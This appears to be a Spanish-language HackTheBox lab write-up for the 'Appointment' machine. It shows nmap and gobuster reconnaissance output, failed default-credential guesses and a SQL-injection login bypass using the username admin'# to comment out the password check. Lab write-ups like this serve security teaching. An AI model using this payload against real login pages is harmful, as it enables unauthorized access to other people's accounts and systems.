HACKTHEBOX: Appointment


Desarrollado por: Zuly Vargas

Introducción:

En este ejercicio se tiene como objetivo acceder a una página web haciendo uso de una inyección SQL en la página de Login la cual utiliza sentencias SQL.

Conceptos importantes:

Inyección SQL: Un ataque de inyección SQL consiste en la inserción de una consulta SQL a través de las opciones de datos de entrada del usuario a la aplicación.



Ref:https://knowledgebase.secureflag.com/vulnerabilities/sql_injection/sql_injection_vulnerability.html

DESARROLLO PASO A PASO:


1. Se escanean los puertos para encontrar cuales de estos están abiertos y con qué servicio mediante el comando nmap:
   Comando: nmap -sV 10.129.81.57

```
[parrot@parrot-virtualbox]-[~]
└─$ping 10.129.81.57
PING 10.129.81.57 (10.129.81.57) 56(84) bytes of data.
64 bytes from 10.129.81.57: icmp_seq=1 ttl=63 time=158 ms
64 bytes from 10.129.81.57: icmp_seq=2 ttl=63 time=99.0 ms
^C
--- 10.129.81.57 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1052ms
rtt min/avg/max/mdev = 98.959/128.546/158.133/29.587 ms
[parrot@parrot-virtualbox]-[~]
└─$nmap -sV 10.129.81.57
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-10 11:35 -05
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.129.81.57
Host is up (0.13s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.79 seconds
[parrot@parrot-virtualbox]-[~]
└─$
```

En el resultado se puede observar que el único puerto abierto es el 80 con el servicio de http.


2. Ingresando desde el navegador a la dirección IP se obtiene una página web con un panel de autenticación:




3. Mediante gobuster se buscan los directorios, sin embargo, no se obtiene alguno llamativo o útil:

```
┌──[parrot@parrot-virtualbox]─[~]
└──╼ $gobuster dir --url http://10.129.81.57 --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.81.57
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/10/10 11:59:36 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 313] [--> http://10.129.81.57/images/]
/css                  (Status: 301) [Size: 310] [--> http://10.129.81.57/css/]
/js                   (Status: 301) [Size: 309] [--> http://10.129.81.57/js/]
/vendor               (Status: 301) [Size: 313] [--> http://10.129.81.57/vendor/]
/fonts                (Status: 301) [Size: 312] [--> http://10.129.81.57/fonts/]
```

4. Se intentan usar varias credenciales como “admin: admin”, “admin: 1234”, “guest:guest” etc pero no son válidas. Al inspeccionar el botón y el evento asociado se observa que este hace un POST a la IP enviando el username y password ingresado.



Petición:



5. Podría intentarse ahora una inyección SQL haciendo uso del campo ‘username’. Suponiendo que la consulta SQL que esta haciendo para verificar el usuario es la siguiente se puede encontrar la manera de que solo busque un nombre de usuario y comentar el resto de la consulta SQL de la siguiente manera:
(Cabe recordar que para comentar en SQL se usa “#”.)

   Consulta: SELECT * FROM users WHERE username= ‘username’ AND password=’password’;


   Lo que se busca es que se pueda obtener ingreso a la página sin necesidad de tener la contraseña para esto, es necesario modificar la consulta de tal forma que solo valide el username. Si se ingresa en el campo de username lo siguiente, se puede acceder como se desea:

   Username ingresado: admin’#.


La comilla permite delimitar el nombre de usuario a buscar en la consulta, en este caso admin, y el '#' hará que sea comentado todo lo que hay después. Quedaría así al hacer la petición y enviar las credenciales para la validación:

SELECT * FROM users WHERE username= 'admin' # *AND password='password';*


Así la consulta solo estaría buscando la información del usuario admin sin necesidad de validar la contraseña ingresada. En el navegador se ingresa cualquier cadena en contraseña ya que es solicitado, pero lo importante es el username:




Así, se obtiene el ingreso:




Preguntas HTB:



PII: La Información de identificación personal (IIP) es cualquier dato que pueda utilizarse para identificar a alguien. Ejm: El nombre, la dirección de correo electrónico, el número de teléfono, el número de cuenta bancaria, nombre de usuario, contraseñas etc.



OWASP: https://owasp.org/www-project-top-ten/



Brute forcing: Un ataque de fuerza bruta es un método de hacking que utiliza la prueba y error para descifrar contraseñas, credenciales de acceso y claves de cifrado.